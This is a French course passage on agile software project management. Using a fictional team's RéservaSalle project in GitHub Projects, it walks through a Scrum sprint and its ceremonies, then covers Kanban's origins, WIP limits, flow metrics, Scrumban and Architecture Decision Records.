
Leila, en tant que Product Owner, formule un objectif de sprint : « À la fin du sprint, un utilisateur peut voir la liste des salles disponibles dans le navigateur, et le pipeline de CI valide automatiquement chaque push. » L'objectif de sprint n'est pas une liste de tâches : c'est une phrase qui décrit le résultat attendu en termes de valeur. Il donne une direction à l'équipe et permet de trancher les décisions en cours de sprint : si une tâche ne contribue pas à cet objectif, elle peut probablement attendre.

Dans la vue Table, les quatre issues sélectionnées reçoivent la valeur « Itération 1 » dans le champ *Iteration* (notez qu'il faut tout d'abord créer l'itération, dans l'interface appropriée). C'est aussi le bon moment pour basculer vers la **vue Board** (on peut créer une nouvelle vue de type "board", si elle n'existe pas). Maintenant que le sprint est planifié et que les tâches sont assignées, on veut suivre leur progression à travers les étapes du travail : c'est exactement ce pour quoi cette vue est conçue. En basculant vers le Board, on retrouve les quatre issues du sprint dans la colonne *Todo*, prêtes à être travaillées.



> Avant de commencer à déplacer des cartes, il faut clarifier une confusion fréquente. Cette vue Board est ce qu'on appelle un *tableau Kanban* : un tableau avec des colonnes représentant les étapes du travail, et des cartes qu'on déplace de gauche à droite au fil de leur progression. Mais Kanban est aussi le nom d'une méthode de gestion à part entière, que nous verrons dans la prochaine section. Le tableau et la méthode ne sont pas la même chose : le tableau Kanban est un outil générique que pratiquement toutes les équipes utilisent, quelle que soit leur méthode.

Le tableau par défaut a trois colonnes, mais le flux de travail réel de l'équipe en comporte quatre. Une tâche terminée ne passe pas directement de « en cours » à « terminé » : elle transite d'abord par une étape de revue de code, celle que nous avons vue dans la section sur GitHub. On ajoute donc une colonne *In Review* entre *In Progress* et *Done*, en ajoutant simplement une valeur au champ *Status* dans les paramètres du projet. Ensuite, la vue board doit être filtrée en fonction du critère `itération:"itération 1"`, afin de ne laisser apparaître que nos 4 issues du sprint courant. Notez qu'une vue peut être sauvegardée, afin d'être plus facilement réutilisée et partagée.



Le déroulement du sprint


Le sprint est lancé. Chaque matin, l'équipe se réunit pour le *daily standup*, la deuxième cérémonie : chaque membre dit ce qu'il a fait la veille, ce qu'il compte faire aujourd'hui, et s'il est bloqué par quelque chose. Cette cérémonie dure environ quinze minutes, souvent debout pour décourager les discussions qui s'éternisent. L'objectif n'est pas de rendre des comptes, mais de synchroniser l'équipe et de détecter les problèmes rapidement. Si Marco mentionne qu'il attend une décision sur le schéma de la base de données, c'est à Nadia, en tant que Scrum Master, de s'assurer que l'obstacle est levé dans la journée.

> Dans les faits, il est très difficile de faire en sorte que la cérémonie du daily standup soit correctement effectuée, et qu'elle reste utile, au fil du temps. Jour après jour, elle a tendance à évoluer vers des conversations répétitives et vides, qui sont de moins en moins utiles. Le fait d'insister pour la garder courte est donc une bonne stratégie, en général.


Suivons le parcours de l'issue #1 (modèle de données) à travers le tableau. Sara se l'assigne et déplace la carte de *Todo* vers *In Progress*. Elle crée une branche dédiée, y fait ses commits, puis ouvre une pull request lorsque son travail est prêt. La carte passe alors dans *In Review* : le code est écrit, mais il attend la relecture de Marco. Marco laisse des commentaires, Sara apporte les corrections, Marco approuve la PR. Une fois la pull request fusionnée, la carte passe dans *Done*. Ce va-et-vient entre le tableau et Git n'est pas une coïncidence : les deux outils reflètent le même processus vu sous des angles différents. Le tableau montre *où en est* chaque tâche dans le flux de travail ; Git et les pull requests montrent *comment* le travail est réalisé techniquement. GitHub Projects permet d'ailleurs d'automatiser une partie de ce lien : on peut configurer le projet pour qu'une issue se déplace automatiquement vers *In Review* lorsqu'une pull request liée est ouverte, et vers *Done* lorsque la PR est fusionnée.

Le lien entre une pull request et une issue n'a pas besoin d'être fait à la main. Il suffit d'écrire, dans la description de la pull request ou dans un message de commit, un des **mots-clés de fermeture** que GitHub reconnaît, `fixes`, `closes` ou `resolves`, suivi du numéro de l'issue, par exemple `Fixes #1`. GitHub relie alors les deux, et ferme l'issue de lui-même au moment où la pull request est fusionnée dans la branche principale. La convention vaut tout autant pour un bug que pour une fonctionnalité : une issue ouverte quand le symptôme apparaît, un commit qui dit `Fixes #12` quand la cause est trouvée, et l'histoire complète se lit d'un clic, du rapport à la correction. C'est cette chaîne que la page des travaux notés demande pour les problèmes rencontrés en cours de projet.

Pendant ce temps, le reste du sprint avance en parallèle. Voici à quoi pourrait ressembler le tableau vers le milieu de la deuxième semaine :



Vers la fin du sprint, l'équipe a complété les issues #1, #2 et #6. L'issue #3 (page d'affichage des salles) est en cours de revue. Le tableau final du sprint ressemble à ceci :



La fin du sprint

Le sprint se termine par deux cérémonies distinctes : la *sprint review* et la *rétrospective*.

La sprint review est tournée vers le produit. L'équipe présente ce qui a été accompli aux parties prenantes — dans le cas de RéservaSalle, le responsable de l'espace de coworking. L'important est de montrer un logiciel fonctionnel, pas des diapositives : l'équipe fait une démonstration en direct du modèle de données en place, de l'API qui retourne la liste des salles, et du pipeline de CI qui exécute les tests automatiquement. L'issue #3 (page d'affichage) n'est pas encore terminée, elle est toujours en revue. Ce n'est pas un échec, c'est une information : Scrum n'exige pas que tout soit complété, mais que l'équipe soit transparente sur ce qui l'est et ce qui ne l'est pas. L'issue #3 sera reportée au sprint suivant. Les parties prenantes peuvent aussi profiter de cette réunion pour donner du feedback qui influencera les priorités du prochain sprint.

La rétrospective, elle, est tournée vers l'équipe plutôt que vers le produit. Ce n'est pas une réunion sur le code ou les fonctionnalités, c'est une cérémonie sur la manière de travailler ensemble. Chaque membre répond à trois questions : qu'est-ce qui a bien fonctionné ? Qu'est-ce qui pourrait être amélioré ? Quelles actions concrètes l'équipe s'engage-t-elle à prendre pour le prochain sprint ? Par exemple, l'équipe pourrait constater que les revues de code ont pris plus de temps que prévu parce que les PR étaient trop volumineuses, et décider d'en faire des plus petites au prochain sprint. La rétrospective est le mécanisme par lequel Scrum s'améliore de sprint en sprint : sans elle, l'équipe répète les mêmes erreurs indéfiniment.


La vélocité de ce premier sprint est de 8 points (les issues #1, #2 et #6, à 3 + 3 + 2 points). Il reste 18 points au backlog : l'issue #3 reportée du sprint 1 (5 points), plus les issues #4 (5 points) et #5 (8 points). C'est ici que la **vue Roadmap** devient utile. Elle affiche les itérations sur un axe temporel, ce qui permet de visualiser d'un coup d'oeil comment le travail restant pourrait se répartir sur les prochains sprints. On peut esquisser que le Sprint 2 contiendra les issues #3 et #4 (10 points), et le Sprint 3 l'issue #5 (8 points). Ce n'est pas une prédiction ferme : la vélocité va se raffiner au fil des sprints, mais c'est une première approximation utile pour communiquer une direction aux parties prenantes.

Ce premier sprint illustre un principe fondamental de Scrum : le processus s'auto-calibre au fil du temps. Au départ, l'équipe ne savait pas combien de travail elle pouvait accomplir en deux semaines. Elle a fait une estimation prudente, a livré 8 points, et dispose maintenant d'une donnée concrète pour planifier le sprint suivant. Le même mécanisme opère pour la qualité du travail d'équipe : chaque rétrospective identifie un ou deux ajustements concrets, mis en pratique au sprint suivant, puis réévalués à la rétrospective d'après. Scrum ne demande pas de tout faire parfaitement dès le départ. Il demande de boucler le cycle, d'observer ce qui s'est passé, et d'ajuster. C'est cette boucle de rétroaction courte et régulière qui fait sa force, bien plus que n'importe quel artefact ou cérémonie

pris isolément.

La méthode Kanban

Le mot *kanban* (看板) signifie littéralement « panneau visuel » ou « enseigne » en japonais. Le concept naît dans les usines Toyota dans les années 1940-1950, sous l'impulsion de Taiichi Ohno, ingénieur et futur vice-président de l'entreprise. Ohno cherche à éliminer le gaspillage (*muda*) dans la production automobile. Son idée centrale est simple : au lieu de produire en grandes quantités puis de stocker, chaque poste de travail ne produit que ce que le poste suivant lui demande. Pour signaler ce besoin, on utilise une carte physique (un *kanban*) qui circule entre les postes. Quand un poste a besoin de pièces, il envoie un kanban au poste en amont, qui lance alors la production. C'est un système *à flux tiré* (*pull system*) : le travail est déclenché par la demande réelle, pas par une planification centrale. Ce principe est au cœur du *Toyota Production System* (TPS), qui deviendra l'une des plus grandes innovations de l'histoire industrielle du XXe siècle.



C'est en 2010 que David Anderson publie *Kanban : Successful Evolutionary Change for Your Technology Business*, qui formalise l'adaptation de ces idées au développement logiciel. Anderson ne propose pas de révolutionner la manière de travailler d'une équipe du jour au lendemain. Au contraire, son approche est explicitement évolutive : on part du processus existant, on le rend visible, et on l'améliore graduellement. C'est une philosophie très différente de Scrum, qui impose dès le départ un cadre structuré avec des rôles et des cérémonies définis.

Les principes fondamentaux

La méthode Kanban repose sur un petit nombre de principes, qu'Anderson résume en six pratiques. Trois d'entre elles sont particulièrement centrales pour comprendre la différence avec Scrum.


Le premier principe est de *visualiser le flux de travail*. C'est le tableau Kanban que nous avons déjà rencontré dans la section sur Scrum : des colonnes qui représentent les étapes du processus, et des cartes qui se déplacent de gauche à droite. Mais là où une équipe Scrum utilise le tableau comme un outil parmi d'autres au sein d'un cadre plus large (sprints, cérémonies, rôles), en Kanban le tableau *est* le cadre. Tout le fonctionnement de l'équipe tourne autour de ce qu'il révèle.

Le deuxième principe est de *limiter le travail en cours* (*Work In Progress*, ou WIP). C'est l'idée la plus contre-intuitive de Kanban, et probablement la plus puissante. L'intuition naturelle est que pour aller plus vite, il faut travailler sur plus de choses en parallèle. Kanban affirme le contraire : en limitant le nombre de tâches qui peuvent se trouver simultanément dans chaque colonne, on force l'équipe à terminer ce qu'elle a commencé avant de commencer autre chose. Si la colonne *In Progress* a une limite de 2 et qu'elle est pleine, personne ne peut y ajouter une nouvelle tâche tant qu'une des deux en cours n'a pas avancé vers la colonne suivante. Cette intuition est aussi celle que corrige la section sur la concurrence : passer sans cesse d'une tâche à l'autre a un coût, mesurable chez une machine comme chez une équipe. Ce mécanisme crée une pression saine : au lieu d'accumuler du travail partiellement fait, l'équipe se concentre sur ce qui est le plus près d'être terminé. C'est le même principe que le flux tiré de Toyota : le travail en aval « tire » le travail en amont, plutôt que l'amont qui « pousse » du travail vers l'aval.

L'analogie la plus parlante est celle d'une autoroute. Quand une autoroute est peu chargée, les voitures circulent vite et le débit est élevé. Quand on ajoute trop de voitures, tout le monde ralentit, et au-delà d'un certain seuil, c'est l'embouteillage : le débit réel (le nombre de voitures qui arrivent à destination par heure) diminue alors même que le nombre de voitures sur la route augmente. Limiter le WIP revient à réguler l'accès à l'autoroute pour maintenir un débit optimal.



Le troisième principe est le *flux continu*. Contrairement à Scrum, Kanban ne découpe pas le temps en sprints. Il n'y a pas de sprint planning, pas de date de fin fixe, pas d'engagement sur un lot de tâches. Le travail entre dans le système de manière continue (quand une tâche est terminée, on en tire une nouvelle du backlog) et en sort de manière continue. Le rythme n'est pas donné par un calendrier, mais par la capacité réelle de l'équipe, telle que révélée par les limites de WIP et le flux observable sur le tableau.



Mesurer le flux

En Scrum, la performance de l'équipe se mesure principalement par la vélocité : le nombre de story points complétés par sprint. Kanban utilise des métriques différentes, centrées sur le temps plutôt que sur le volume. Les deux plus importantes sont le *cycle time* et le *lead time*.

Le cycle time mesure le temps qu'une tâche passe dans le système actif, c'est-à-dire entre le moment où quelqu'un commence à travailler dessus (elle entre dans *In Progress*) et le moment où elle est terminée (elle arrive dans *Done*). Le lead time, lui, mesure le temps total entre le moment où la tâche est demandée (elle entre dans *Todo* ou dans le backlog) et le moment où elle est livrée. Le lead time est toujours supérieur ou égal au cycle time, car il inclut le temps d'attente avant que quelqu'un ne prenne la tâche en charge.


Ces deux métriques sont complémentaires. Le cycle time reflète l'efficacité de l'équipe une fois qu'elle commence à travailler sur quelque chose. Le lead time reflète l'expérience du point de vue du client ou du demandeur : combien de temps entre « j'ai besoin de cette fonctionnalité » et « elle est disponible ». Si le cycle time est court mais le lead time est long, cela signifie que les tâches passent beaucoup de temps à attendre dans la file avant d'être prises en charge, ce qui est un signal que les limites de WIP sont peut-être trop basses, ou que le backlog est trop chargé. C'est ce type d'analyse que Kanban encourage : observer les données du flux pour identifier les goulots d'étranglement et ajuster le processus en conséquence.

Démonstration avec GitHub Projects

Pour illustrer concrètement comment Kanban fonctionne, reprenons le projet RéservaSalle. Imaginons que l'équipe, après quelques sprints avec Scrum, décide d'expérimenter avec Kanban. Le backlog et les issues restent les mêmes, mais l'organisation du travail change.

La première différence se voit dans la configuration du projet GitHub Projects. Le tableau garde

les mêmes quatre colonnes (*Todo*, *In Progress*, *In Review*, *Done*), mais deux champs disparaissent : les story points et les itérations. En Kanban, on n'estime pas la taille des tâches à l'avance, et on ne découpe pas le temps en sprints. En revanche, on ajoute quelque chose que Scrum n'avait pas : des *limites de travail en cours* sur les colonnes. Dans GitHub Projects, chaque colonne de la vue Board peut se voir attribuer une limite. On configure par exemple une limite de 2 pour *In Progress* et de 2 pour *In Review*. Ces limites ne sont pas bloquantes dans GitHub Projects (l'outil affiche un avertissement visuel quand la limite est dépassée, mais n'empêche pas d'ajouter une carte), ce qui correspond bien à l'esprit de Kanban : la limite est une convention d'équipe, pas une contrainte technique.



Le flux de travail quotidien ressemble à celui de Scrum, mais sans la cadence imposée par les sprints. L'équipe consulte le tableau chaque matin et applique une règle simple : avant de commencer une nouvelle tâche, vérifier s'il y a quelque chose à débloquer en aval. Si la colonne *In Review* contient deux cartes (sa limite), la priorité n'est pas de coder quelque chose de nouveau, mais de faire une revue de code pour libérer de la place. Ce réflexe, qu'on appelle parfois « stop starting, start finishing », est le changement de mentalité le plus important qu'apporte Kanban.

Concrètement, imaginons que Sara et Marco travaillent sur les issues #1 et #6 (la colonne *In Progress* est pleine à sa limite de 2). Sara termine l'issue #1 et la déplace vers *In Review*. Elle ne peut pas immédiatement prendre l'issue #2 dans *In Progress*, car Marco y est encore avec l'issue #6. Mais la limite de *In Review* est à 2 et il n'y a qu'une seule carte, donc Sara pourrait techniquement prendre une nouvelle tâche si une place se libère dans *In Progress*. En attendant, Marco termine #6 et la déplace aussi vers *In Review*. Maintenant, *In Review* est pleine (2/2) et *In Progress* est vide. L'équipe doit se concentrer sur les revues avant de tirer de nouvelles tâches. Sara fait la revue de #6, Marco fait la revue de #1, les deux passent dans *Done*, et l'équipe peut tirer les prochaines tâches prioritaires du backlog.

Ce mécanisme crée un rythme naturel qui n'a pas besoin d'être imposé par un calendrier. Les tâches entrent et sortent du système en continu, et la vitesse à laquelle elles le traversent dépend directement de la capacité réelle de l'équipe, telle que régulée par les limites de WIP.

Scrum, Kanban, ou les deux ?

Scrum et Kanban répondent au même besoin fondamental, celui de gérer la complexité du développement logiciel de manière adaptative, mais ils le font avec des philosophies différentes. Scrum impose une structure : des rôles définis, des cérémonies régulières, des sprints de durée fixe. Cette

structure est rassurante, surtout pour les équipes qui débutent avec l'agilité, car elle fournit un cadre clair et des points de synchronisation réguliers. Kanban, à l'inverse, n'impose presque rien : pas de rôles prescrits, pas de cérémonies obligatoires, pas de découpage temporel. Sa seule contrainte réelle est la limite de travail en cours, et c'est cette contrainte minimale qui régule tout le système.

Dans la pratique, beaucoup d'équipes ne choisissent pas strictement l'une ou l'autre méthode. Elles empruntent des éléments aux deux, ce qu'on appelle parfois *Scrumban*. Par exemple, une équipe pourrait garder les sprints et les cérémonies de Scrum tout en ajoutant des limites de WIP sur son tableau, ou bien utiliser un flux continu à la Kanban tout en conservant une rétrospective régulière. L'important n'est pas la pureté de la méthode, mais que l'équipe comprenne les principes sous-jacents et choisisse consciemment les pratiques qui fonctionnent pour elle.

Le choix entre les deux dépend souvent du contexte. Scrum convient bien aux équipes qui développent un produit avec des cycles de livraison réguliers, où la prévisibilité est importante et où les parties prenantes ont besoin de points de contact fréquents. Kanban est plus adapté aux équipes qui gèrent un flux de travail continu et varié, comme une équipe de maintenance, une équipe DevOps, ou une équipe de support qui traite des demandes au fil de l'eau. Mais ces distinctions ne sont pas absolues : ce qui compte, c'est d'observer son propre flux de travail, d'identifier ce qui le freine, et d'ajuster. C'est, au fond, le message commun de toutes les approches agiles.

Gestion de projet et coordination

Les méthodes agiles comme Scrum et Kanban fournissent un cadre pour organiser le travail d'une équipe. Mais au quotidien, une équipe de développement doit aussi résoudre des problèmes plus terre-à-terre : comment partager les décisions techniques importantes ? Comment communiquer efficacement quand tout le monde n'est pas dans la même pièce ? Comment s'assurer qu'un nouveau membre de l'équipe peut comprendre non seulement le code, mais aussi les raisons derrière les choix qui ont été faits ? Ces questions relèvent de la coordination au sens large, et les réponses ne se trouvent pas dans un framework ou un outil, mais dans un ensemble de pratiques que les équipes développent, souvent par essais et erreurs.

La documentation comme outil de coordination

Le code source capture *ce que* fait un logiciel, mais rarement *pourquoi* il le fait de cette manière. Pourquoi a-t-on choisi PostgreSQL plutôt que MongoDB ? Pourquoi l'authentification passe-t-elle par un service externe plutôt qu'être implémentée en interne ? Ces décisions architecturales sont prises après réflexion, discussion, parfois débat, puis elles se cristallisent dans le code et tout le monde oublie le raisonnement qui les sous-tend. Six mois plus tard, un nouveau développeur (ou le même développeur qui a oublié) se retrouve devant le code et se demande pourquoi les choses sont faites ainsi. Pire, il risque de remettre en question une décision sans en comprendre les contraintes originales. Peter Naur dirait que la "théorie" du programme se perd quand le raisonnement n'est pas explicite. C'est exactement ce problème que les *Architecture Decision Records* (ADRs) cherchent à résoudre. Popularisés par Michael Nygard en 2011 dans un billet de blog devenu référence, les ADRs sont des documents courts et structurés qui capturent une décision technique significative. Le format est volontairement simple : un titre, un contexte (quel problème on cherchait à résoudre), la décision prise, et les conséquences (positives et négatives). Chaque ADR est numéroté et stocké dans le dépôt du projet, souvent dans un répertoire `doc/adr/`. L'accumulation de ces documents forme une chronique des décisions du projet, lisible par quiconque veut comprendre non seulement l'état actuel du système, mais le chemin qui y a mené.

